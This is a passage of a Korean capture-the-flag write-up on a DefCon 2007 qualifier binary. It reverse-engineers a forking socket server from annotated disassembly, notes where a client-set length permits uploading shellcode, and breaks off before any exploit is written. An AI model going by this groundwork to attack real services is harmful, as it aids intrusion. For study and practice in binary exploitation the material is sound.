

DefCon CTF 2007 Prequals - Potent Pwnables 400 풀이

작성자: **graylynx** (graylynx at gmail.com)

작성일: 2007년 7월 5일 (마지막 수정일: 2007년 7월 5일)

<http://powerhacker.net>

안녕하세요, 이번에는 DefCon2007 CTF Prequals - Potent Pwnables 400 문제 풀이입니다.

예선전 당시에는 손도 못 댔었는데, 이것도 요령이 생기니까 할만하네요. 외국 해커들이 어떻게 그리 빨리 푸는지 이제는 약간 이해할 수 있을 것도 같네요.

300 을 풀 때는 몰랐는데, 취약점이 있는 함수가 여러 개의 비슷한 함수들 속에 숨겨져 있을 때, 분석하기 참 골 때리더라고요. 특히 Binary Leetness 500 문제 -_-; 3일동안 분석했는데, 결국 못 풀었습니다. (참고: <http://powerhacker.net/forums/viewtopic.php?t=990>) 혹시 이 문제 푸신 분 있으시면 힌트 좀 주세요. -0-;

어쨌든, 이번 문제도 약간의 삽질이 필요한 그런 문제입니다. 여기에 삽질한 내용을 다 적기에는, 적는데에 시간이 더 걸릴 거 같고,, 중요한 부분 위주로 분석하면서, 관련 코드를 언급하는 방식으로 적어나가겠습니다. 혹시 읽으시다가 설명이 미흡하다고 생각되는 부분이나 이해가 안 되는 부분이 있으면 제 이메일로 연락 부탁 드립니다. ^^

자, 그럼 시작해 볼까요?

아래는 main() 함수 호출 부분입니다.

```
--
.text:08048B04 loc_8048B04:                                ; CODE XREF: start+8Fj
.text:08048B04      sub     esp, 0Ch
.text:08048B07      push   offset _term_proc ; func
.text:08048B0C      call   _atexit
.text:08048B11      call   _init_proc
.text:08048B16      push   eax
.text:08048B17      push   esi
.text:08048B18      lea   eax, [ebp+arg_0]
.text:08048B1B      push   eax
.text:08048B1C      push   ebx
.text:08048B1D      call   sub_8049410      ; main() 함수 호출
```

```

.text:08048B22      add     esp, 14h
.text:08048B25      push   eax                ; status
.text:08048B26      call   _exit
--

```

함수 내부로 들어가면 다음과 같은 코드가 나옵니다.

```

--
.text:08049410      push   ebp
.text:08049411      mov    ebp, esp
.text:08049413      sub    esp, 8
.text:08049416      and    esp, 0FFFFFF0h
.text:08049419      sub    esp, 1Ch
.text:0804941C      push   1167h
.text:08049421      call   sub_80495B4
.text:08049426      add    esp, 10h
.text:08049429      cmp    eax, 0FFFFFFFh
.text:0804942C      jz     short loc_8049440
.text:0804942E      sub    esp, 8
.text:08049431      push   offset sub_80493F0    ; child() 함수 포인터
.text:08049436      push   eax
.text:08049437      call   sub_8049684          ; daemon() 함수 (임의)
.text:0804943C      xor    eax, eax
.text:0804943E      leave
.text:0804943F      retn
.text:08049440      ; 컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴?
.text:08049440
.text:08049440      loc_8049440:                ; CODE XREF: sub_8049410+1Cj
.text:08049440      sub    esp, 0Ch
.text:08049443      push   offset aInitFailed ; "init() failed!"
.text:08049448      call   _perror
.text:0804944D      mov    [esp+28h+var_28], 0
.text:08049454      call   _exit
.text:08049454      sub_8049410    두에
--

```

C 언어로 변환하면 다음과 같습니다.

```

--
if((serv_sock = init(4455) == -1) {
    perror("init() failed");
    exit();
}
else {
    daemon(serv_sock, child);
    return 0;
}
--

```

init 와 child, daemon 은 제 마음대로 이름 붙인 겁니다. ^^;
먼저 init(4455); 를 호출하네요. 여기엔 어떤 코드가 들어있을까요?
아래는 init() 함수 입니다.

```
--
.text:080495B4      push    ebp
.text:080495B5      mov     ebp, esp
.text:080495B7      push    edi
.text:080495B8      push    ebx
.text:080495B9      lea    ebx, [ebp+var_18]
.text:080495BC      sub    esp, 28h
.text:080495BF      cld
.text:080495C0      xor    eax, eax
.text:080495C2      mov    ecx, 4
.text:080495C7      mov    edi, ebx
.text:080495C9      mov    [ebp+optval], 1
.text:080495D0      rep    stosd
.text:080495D2      push   offset sub_804945C ; _sig_func_ptr
.text:080495D7      push   14h                ; int
.text:080495D9      mov    edx, [ebp+arg_0]
.text:080495DC      mov    byte ptr [ebp+var_18+1], 2
.text:080495E0      xchg   dh, dl
.text:080495E2      mov    word ptr [ebp+var_18+2], dx
.text:080495E6      call   _signal
.text:080495EB      add    esp, 10h
.text:080495EE      inc    eax
.text:080495EF      jz     short loc_804964D
.text:080495F1      push   eax
.text:080495F2      push   0                  ; protocol
.text:080495F4      push   1                  ; type
.text:080495F6      push   2                  ; family
.text:080495F8      call   _socket
.text:080495FD      add    esp, 10h
.text:08049600      cmp    eax, 0FFFFFFFh
.text:08049603      mov    edi, eax
.text:08049605      jz     short loc_804965C
.text:08049607      sub    esp, 0Ch
.text:0804960A      push   4                  ; opt len
.text:0804960C      lea   edx, [ebp+optval]
.text:0804960F      push   edx                ; optval
.text:08049610      push   4                  ; optname
.text:08049612      push   0FFFFh            ; level
.text:08049617      push   eax                ; s
.text:08049618      call   _setsockopt
.text:0804961D      add    esp, 20h
.text:08049620      inc    eax
.text:08049621      jz     short loc_8049666
.text:08049623      push   eax
.text:08049624      push   10h                ; addr len
.text:08049626      push   ebx                ; my_addr
.text:08049627      push   edi                ; int
.text:08049628      call   _bind
```

```

.text:0804962D      add     esp, 10h
.text:08049630      inc     eax
.text:08049631      jz     short loc_8049670
.text:08049633      sub     esp, 8
.text:08049636      push   14h          ; n
.text:08049638      push   edi          ; int
.text:08049639      call   _listen
.text:0804963E      add     esp, 10h
.text:08049641      inc     eax
.text:08049642      jz     short loc_804967A
.text:08049644      lea    esp, [ebp-8]
.text:08049647      pop     ebx
.text:08049648      mov     eax, edi
.text:0804964A      pop     edi
.text:0804964B      leave
.text:0804964C      retn

```

--

사실 위 코드는 문제 푸는 것과는 전혀 관계없는 루틴입니다. 이런 쓸데없는 코드는 대충 눈으로 훑어보고 어떤 인자로 어떤 함수를 호출하는지 정도만 파악하고 넘어가는 게 좋습니다. 분석해봤자 별 이득도 없거니와, 체력낭비에 시간낭비죠.

대충 훑어보면 일반적인 서버 소켓프로그래밍을 위한 초기화를 실행하고 있습니다. 소켓을 생성하고, 소켓에 옵션을 주고, 포트를 할당하고, 클라이언트의 요청을 기다리는 코드로 보이네요. 또한 여기서 signal() 함수는 자식 프로세스가 비정상적으로 종료될 때 defunc 를 방지하는 역할을 합니다.

여기까지 실행하면 4455 번 포트를 열고, 클라이언트의 접속을 기다리게 됩니다.

그 다음 코드는 daemon(serv_sock, child); 인데요, 여기서 serv_sock 에는 init() 함수에서 생성한 소켓 디스크립터가 저장되어 있구요,, child 는 child() 함수의 포인터 입니다.

이 변수들을 가지고 어떤 일들을 하는지 분석해봅시다.

--

```

.text:08049684      push   ebp
.text:08049685      mov     ebp, esp
.text:08049687      push   edi
.text:08049688      push   esi
.text:08049689      push   ebx
.text:0804968A      sub     esp, 2Ch
.text:0804968D      lea    edi, [ebp+clnt_addr_size]
.text:08049690      lea    ebx, [ebp+clnt_addr]
.text:08049693      nop
.text:08049694      loc_8049694:
.text:08049694      ; CODE XREF: daemon+23j
.text:08049694      ; daemon+2Dj ...
.text:08049694      push   eax
.text:08049695      push   edi          ; int *
.text:08049696      push   ebx          ; peer
.text:08049697      push   [ebp+serv_sock] ; int

```

```

.text:0804969A      call     _accept
.text:0804969F      add     esp, 10h
.text:080496A2      cmp     eax, 0FFFFFFFh
.text:080496A5      mov     esi, eax
.text:080496A7      jz     short loc_8049694
.text:080496A9      call   _fork
.text:080496AE      cmp     eax, 0FFFFFFFh
.text:080496B1      jz     short loc_8049694
.text:080496B3      test    eax, eax
.text:080496B5      jz     short loc_80496C5
.text:080496B7      sub     esp, 0Ch
.text:080496BA      push   esi                ; fildes
.text:080496BB      call   _close
.text:080496C0      add     esp, 10h
.text:080496C3      jmp     short loc_8049694
.text:080496C5      ; 컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴컴?
.text:080496C5      loc_80496C5:                ; CODE XREF: daemon+31j
.text:080496C5      sub     esp, 0Ch
.text:080496C8      push   esi                ; status
.text:080496C9      call   [ebp+child]
.text:080496CC      mov     ebx, eax
.text:080496CE      mov     [esp+48h+var_48], esi
.text:080496D1      call   _close
.text:080496D6      mov     [esp+48h+var_48], ebx
.text:080496D9      call   _exit
.text:080496D9      daemon      endp
--

```

clnt_addr_size, clnt_addr 는 역시 편의상 제가 정한 이름입니다. 앞으로 이 부분에 대해서는 설명을 생략하겠습니다.

간단하게 C로 변환해 보면,

```

--
...
if((clnt_sock = accept(serv_sock, (struct sockaddr *)&clnt_addr, &clnt_addr_size)) != -1)
    if(fork() == 0)
        child(clnt_sock);
...
--

```

라고 할 수 있습니다. 클라이언트와 연결한 다음, 자식 프로세스를 만들어서 child() 함수를 실행하네요. 이 때, 인자는 클라이언트와 연결된 소켓 디스크립터 입니다.

이제 클라이언트와 통신을 하기 위한 준비는 끝난 것 같고,, 뭔가 제대로 된 놈이 나올 것 같은 예감이 듭니다. child() 함수로 들어가 보겠습니다.

```


--
.text:080493F0      push    ebp
.text:080493F1      mov     ebp, esp
.text:080493F3      push    ebx
.text:080493F4      sub     esp, 10h
.text:080493F7      mov     ebx, [ebp+arg_0]
.text:080493FA      push    5          ; secs
.text:080493FC      call   _alarm
.text:08049401      mov     [ebp+arg_0], ebx
.text:08049404      add     esp, 10h
.text:08049407      mov     ebx, [ebp+var_4]
.text:0804940A      leave
.text:0804940B      jmp     sub_8048C28      ; vul
.text:0804940B sub_80493F0     두에
--

```

alarm() 함수를 호출하네요. 즉, 지금부터 5초 뒤에 SIGALRM 시그널이 발생합니다. 그냥 nc localhost 4455 로 접속해보면, 일정 시간 후에 (느낌상 5초) 자동으로 연결이 끊어지는걸 알 수 있습니다. 아마 이 시그널이 발생되면 프로그램이 종료하게 되는 함수가 호출 될 겁니다. 즉, 이 자식 프로세스의 수명은 5 초입니다. _-;


이 때문에, gdb 로 디버깅이 힘들어지긴 하는데, (5초뒤에 디버깅 하던게 종료되므로..) 이 부분을 0x90 으 로 패치하거나, 인자값 5 대신 0 으로 패치하면 시그널이 발생하지 않습니다. 근데 전 gdb 를 쓸 일이 없어서 패치 없이 그냥 진행했습니다.

'에? 이게 뭐야~ 별거 없잖아?' 라고 생각하실지도 모르겠네요. 저도 그렇게 생각했었는데, jmp sub_8048c28 부분이 마음에 걸립니다. 살포시 들어가 보겠습니다.



???!!!

뭔가,, 거대한 놈과 마주보고 서있는 느낌입니다. _-; 오버뷰로 보니 그나마 좀 낫네요. 약간 확대해 볼까요?



이 코드에서 또 다른 서브함수들을 호출한다고 생각하면,, 벌써부터 막막해 집니다.
 그래도 삼은 들었으니, 파긴 파야겠고,, 대충 윤곽도 잡을 겸, 처음부터 차근차근 분석해봅시다.

아래는 vul() 함수 앞부분,,

```

--
.text:08048C28      push    ebp
.text:08048C29      mov     ebp, esp
.text:08048C2B      push    edi
.text:08048C2C      push    esi
.text:08048C2D      push    ebx
.text:08048C2E      sub     esp, 540h
.text:08048C34      push    400h          ; size_t
.text:08048C39      push    0             ; int
.text:08048C3B      lea    esi, [ebp+buf1]
.text:08048C41      push    esi          ; void *
.text:08048C42      mov     [ebp+buf1_var2], 0
.text:08048C4C      mov     [ebp+buf1_var1], 0
.text:08048C56      call   _memset
.text:08048C5B      add     esp, 0Ch
.text:08048C5E      push    60h          ; size_t
.text:08048C60      push    0             ; int
.text:08048C62      lea    ebx, [ebp+buf2]
.text:08048C68      push    ebx          ; void *
.text:08048C69      mov     [ebp+buf2_var1], 0
.text:08048C73      call   _memset
.text:08048C78      add     esp, 0Ch
.text:08048C7B      push    8             ; arg2
.text:08048C7D      lea    edi, [ebp+buf1_var2]
.text:08048C83      push    edi          ; buf
.text:08048C84      push    [ebp+clnt_sock] ; clnt_sock
.text:08048C87      call   get_data
.text:08048C8C      add     esp, 10h
.text:08048C8F      cmp     eax, 8
.text:08048C92      jnz    loc_8049181
.text:08048C98      mov     eax, [ebp+buf1_var2]
.text:08048C9E      cmp     eax, 7          ; switch 8 cases
.text:08048CA1      ja     short loc_8048CAC ; default
.text:08048CA3      jmp     ds:off_8049950[eax*4] ; switch jump
--

```

스택에 0x540 만큼의 공간을 만듭니다. char buf1[0x400] 으로 보이는 변수를 0 으로 초기화 합니다. memset(buf1, 0, 0x400); 그리고 특정 변수 buf1_var1, buf_var2 에 각각 0 을 넣구요. char buf2[0x60] 으로 보이는 변수를 0 으로 초기화 합니다. memset(buf2, 0, 0x60); 마찬가지로 buf2_var1 로 추정되는 변수 에 0 을 넣습니다. 그리고 get_data(clnt_sock, &buf1_var2, 8); 을 실행합니다. get_data() 함수로 들어가 봅시다.

```

--
.text:0804947C      push    ebp
.text:0804947D      mov     ebp, esp
.text:0804947F      push    edi
.text:08049480      push    esi
.text:08049481      push    ebx
.text:08049482      sub     esp, 0Ch

```



```

.text:08049485      mov     esi, [ebp+arg2] ; 전송 받을 데이터의 길이
.text:08049488      xor     ebx, ebx
.text:0804948A      cmp     ebx, esi
.text:0804948C      mov     edi, [ebp+buf1_var2]
.text:0804948F      jnb     short loc_80494B3
.text:08049491      lea    esi, [esi+0]
.text:08049494      loc_8049494:                                ; CODE XREF: get_data+35j
.text:08049494      mov     edx, esi
.text:08049496      sub     edx, ebx
.text:08049498      push   ecx
.text:08049499      push   edx ; nbyte
.text:0804949A      lea    eax, [edi+ebx]
.text:0804949D      push   eax ; buf
.text:0804949E      push   [ebp+clnt_sock] ; fildes
.text:080494A1      call   _read
.text:080494A6      add     esp, 10h
.text:080494A9      test   eax, eax
.text:080494AB      jle    short loc_80494B3
.text:080494AD      add     ebx, eax
.text:080494AF      cmp     ebx, esi
.text:080494B1      jb     short loc_8049494
.text:080494B3      loc_80494B3:                                ; CODE XREF: get_data+13j
                                           ; get_data+2Fj
.text:080494B3      lea    esp, [ebp-0Ch]
.text:080494B6      mov     eax, ebx
.text:080494B8      pop     ebx
.text:080494B9      pop     esi
.text:080494BA      pop     edi
.text:080494BB      leave
.text:080494BC      retn
.text:080494BC      get_data      두에
--

```

간단하게 설명하자면, 첫 번째 인자 파일 디스크립터로부터 세 번째 인자 길이 만큼의 데이터를 전송 받아서, 두 번째 인자 주소가 가리키는 공간에 저장하고, 전송 받은 데이터의 길이를 리턴 해주는 함수 입니다.

즉 8 바이트 만큼 데이터를 수신해서 buf1_var2 의 주소에 저장합니다. (이 때, buf1_var1 과 buf1_var2 는 붙어있으므로, 앞 4바이트는 buf1_var2 에 저장되고 뒤 4바이트는 buf1_var1 에 저장됩니다)

다시 위로 올라가서, get_data() 함수 호출 후의 부분을 보면,, 리턴 값이 8 인가? 비교하는 부분이 있구요,, 8 이 아니라면 "read failed" 메시지를 출력하고 종료하게 됩니다. 즉 우리는 처음에 8 바이트를 전송 해야 합니다.

그럼 뭘 전송해야 할까요? 답은 그 밑에 있습니다.

```

--
.text:08048C98      mov     eax, [ebp+buf1_var2]
.text:08048C9E      cmp     eax, 7           ; switch 8 cases
.text:08048CA1      ja     short loc_8048CAC ; default
.text:08048CA3      jmp     ds:off_8049950[eax*4] ; switch jump
--

```

이 부분 인데요,, 0x8049950 부분을 보면


```

--
.rodata:08049950 off_8049950      dd offset loc_8048CAC ; DATA XREF: vul+7Br
.rodata:08049950      dd offset loc_8048E17 ; jump table for switch statement
.rodata:08049950      dd offset loc_8048E9F
.rodata:08049950      dd offset loc_8048F27
.rodata:08049950      dd offset loc_8048CAC
.rodata:08049950      dd offset loc_8048F5D
.rodata:08049950      dd offset loc_804900F
.rodata:08049950      dd offset loc_8048D0B
--

```

이렇게 8 개의 함수 포인터 배열을 만들어 놓고, 클라이언트로부터 전송 받은 첫 4바이트(buf1_var2)의 값에 따라 각기 다른 함수를 호출하는군요.

위에서부터 차례대로 0 ~ 7 과 대치됩니다. 그리고 7보다 커도 0x8048cac 부분이 실행됩니다. 이를 토대로 7개의 함수를 각각 묶어 버립니다. 그럼 아래와 같이 간단해집니다. ^^



좀 불만 하네요. 이제부터 7개의 함수를 하나씩 까발리면 됩니다. 먼저 '0 이거나 7 보다 클 때'

```

--
.text:08048CAC      mov     ebx, off_804AAC ; "Unknown Code"
.text:08048CB2      xor     eax, eax
--

```

```

.text:08048CB4      mov     [ebp+nbyte], 0
.text:08048CBE      mov     [ebp+buf], 4
.text:08048CC8      cld
.text:08048CC9      mov     ecx, 0FFFFFFFh
.text:08048CCE      mov     edi, ebx
.text:08048CD0      repne  scasb
.text:08048CD2      push   eax
.text:08048CD3      push   8             ; nbyte
.text:08048CD5      lea    edx, [ebp+buf]
.text:08048CDB      push   edx           ; buf
.text:08048CDC      not    ecx
.text:08048CDE      push   [ebp+cInt_sock] ; fildes
.text:08048CE1      mov     [ebp+nbyte], ecx
.text:08048CE7      call   _write
.text:08048CEC      add    esp, 0Ch
.text:08048CEF      push   [ebp+nbyte]   ; nbyte
.text:08048CF5
.text:08048CF5      loc_8048CF5:                ; CODE XREF: vul+272j
.text:08048CF5                ; vul+2FAj ...
.text:08048CF5      push   ebx           ; buf
.text:08048CF6
.text:08048CF6      loc_8048CF6:                ; CODE XREF: vul+1EAj
.text:08048CF6                ; vul+3E2j ...
.text:08048CF6      push   [ebp+cInt_sock] ; fildes
.text:08048CF9      call   _write
.text:08048CFE      add    esp, 10h
.text:08048D01      xor    eax, eax
.text:08048D03
.text:08048D03      loc_8048D03:                ; CODE XREF: vul+330j
.text:08048D03                ; vul+46Aj ...
.text:08048D03      lea   esp, [ebp-0Ch]
.text:08048D06      pop    ebx
.text:08048D07      pop    esi
.text:08048D08      pop    edi
.text:08048D09      leave
.text:08048D0A      retn
--

```

뭔가 8 바이트를 클라이언트에게 전송하고, "Unknown Code" 라는 문자열도 전송하네요. 이 문자열은 nc 로 접속해서 아무 글자나 입력해보면 나오는 메시지입니다. 이 함수는 취약점과 아무 상관이 없습니다. 하지만 우리는 여기서 첫 4바이트(buf1_var2)는 0보다 크고 8보다 작은 수여야 한다는 것을 알 수 있습니다.

그럼 다음 함수를 보겠습니다. '1일 때'

```

--
.text:08048E17      mov     eax, [edi+4]   ; buf1_var1
.text:08048E1A      cmp    eax, 3FFh
.text:08048E1F      ja     loc_80490E5
.text:08048E25      push   edx

```

```

.text:08048E26      push     eax                ; arg2
.text:08048E27      push     esi                ; buf1
.text:08048E28      push     [ebp+clnt_sock] ; clnt_sock
.text:08048E2B      call    get_data
.text:08048E30      add     esp, 10h
.text:08048E33      cmp     eax, [edi+4]
.text:08048E36      jnz     loc_8049363
.text:08048E3C      sub     esp, 8
.text:08048E3F      push     ebx                ; sbuf
.text:08048E40      push     esi                ; path
.text:08048E41      call    _stat
.text:08048E46      add     esp, 10h
.text:08048E49      test    eax, eax
.text:08048E4B      jz      loc_804925E
.text:08048E51      mov     ebx, off_804AAC8
.text:08048E57      mov     [ebp+var_4D4], 0
.text:08048E61      mov     [ebp+var_4D8], 4
.text:08048E6B      cld
.text:08048E6C      xor     eax, eax
.text:08048E6E      mov     ecx, 0FFFFFFFh
.text:08048E73      mov     edi, ebx
.text:08048E75      repne  scasb
.text:08048E77      push     esi
.text:08048E78      push     8                  ; nbyte
.text:08048E7A      lea    edx, [ebp+var_4D8]
.text:08048E80      push     edx                ; buf
.text:08048E81      not     ecx
.text:08048E83      push     [ebp+clnt_sock] ; fildes
.text:08048E86      mov     [ebp+var_4D4], ecx
.text:08048E8C      call    _write
.text:08048E91      add     esp, 0Ch
.text:08048E94      push     [ebp+var_4D4]
.text:08048E9A      jmp     loc_8048CF5
--

```

처음 우리가 입력한 8바이트 중 뒤 4바이트(buf1_var1) 의 값이 0x3ff 보다 크면 0x80490e5 를 호출합니다. 아래 코드인데요, "Content Too Long" 이라는 문자열을 클라이언트에게 전송합니다. 만약 0x3ff 보다 같거나 작다면, get_data(clnt_sock, buf1, buf1_var1); 코드를 실행합니다. 즉 클라이언트로부터 새로운 데이터를 또 전송 받습니다. 이때 buf1_var1 값은 우리가 조작 가능하므로, 크기를 늘여서 셸코드 따위를 올릴 수 있음을 알 수 있습니다. 그 다음 stat(buf1, sbuf); 를 실행하는데요, stat() 함수는 첫 번째 인자 특정 파일의 정보를 구조체 포인터로 두 번째 인자에 저장합니다.

```

--
.text:080490E5      mov     ebx, off_804AAC4    ; "Content Too Long"
.text:080490EB      mov     [ebp+var_4CC], 0
.text:080490F5      mov     [ebp+var_4D0], 4
.text:080490FF      cld
.text:08049100      xor     eax, eax
.text:08049102      mov     ecx, 0FFFFFFFh
.text:08049107      mov     edi, ebx

```

```

.text:08049109      repne scasb
.text:0804910B      not     ecx
.text:0804910D      mov     [ebp+var_4CC], ecx
.text:08049113      push   ecx
.text:08049114      push   8             ; nbyte
.text:08049116      lea   esi, [ebp+var_4D0]
.text:0804911C      push   esi           ; buf
.text:0804911D      push   [ebp+clnt_sock] ; fildes
.text:08049120      call  _write
.text:08049125      add   esp, 0Ch
.text:08049128      push   [ebp+var_4CC]
.text:0804912E      jmp   loc_8048CF5

```

--

--

```

.text:0804925E      push   ebx
.text:0804925F      push   [ebp+var_474]
.text:08049265      push   offset aD     ; "%d"
.text:0804926A      push   esi           ; char *
.text:0804926B      call  _sprintf
.text:08049270      mov   edi, esi
.text:08049272      add   esp, 0Ch
.text:08049275      mov   [ebp+var_4DC], 0
.text:0804927F      mov   [ebp+var_4E0], 1
.text:08049289      cld
.text:0804928A      xor   eax, eax
.text:0804928C      mov   ecx, 0FFFFFFFh
.text:08049291      repne scasb
.text:08049293      lea   ebx, [ebp+var_4E0]
.text:08049299      push   8             ; nbyte
.text:0804929B      push   ebx           ; buf
.text:0804929C      not   ecx
.text:0804929E      push   [ebp+clnt_sock] ; fildes
.text:080492A1      mov   [ebp+var_4DC], ecx
.text:080492A7      call  _write
.text:080492AC      add   esp, 0Ch
.text:080492AF      push   [ebp+var_4DC]
.text:080492B5      push   esi
.text:080492B6      jmp   loc_8048CF6

```

--

그리고 위와 같이 `sprintf()` 함수를 이용해 적절한 포맷으로 변환한 뒤, 클라이언트로 전송하고 있음을 알 수 있습니다. 사실 그 전에 8 바이트를 전송하는 부분이 있긴 한데, 별로 문제와 상관 없을 거 같아서 무시하고 넘어가겠습니다.

그럼 이제 '2일 때' 를 보겠습니다.

--

```

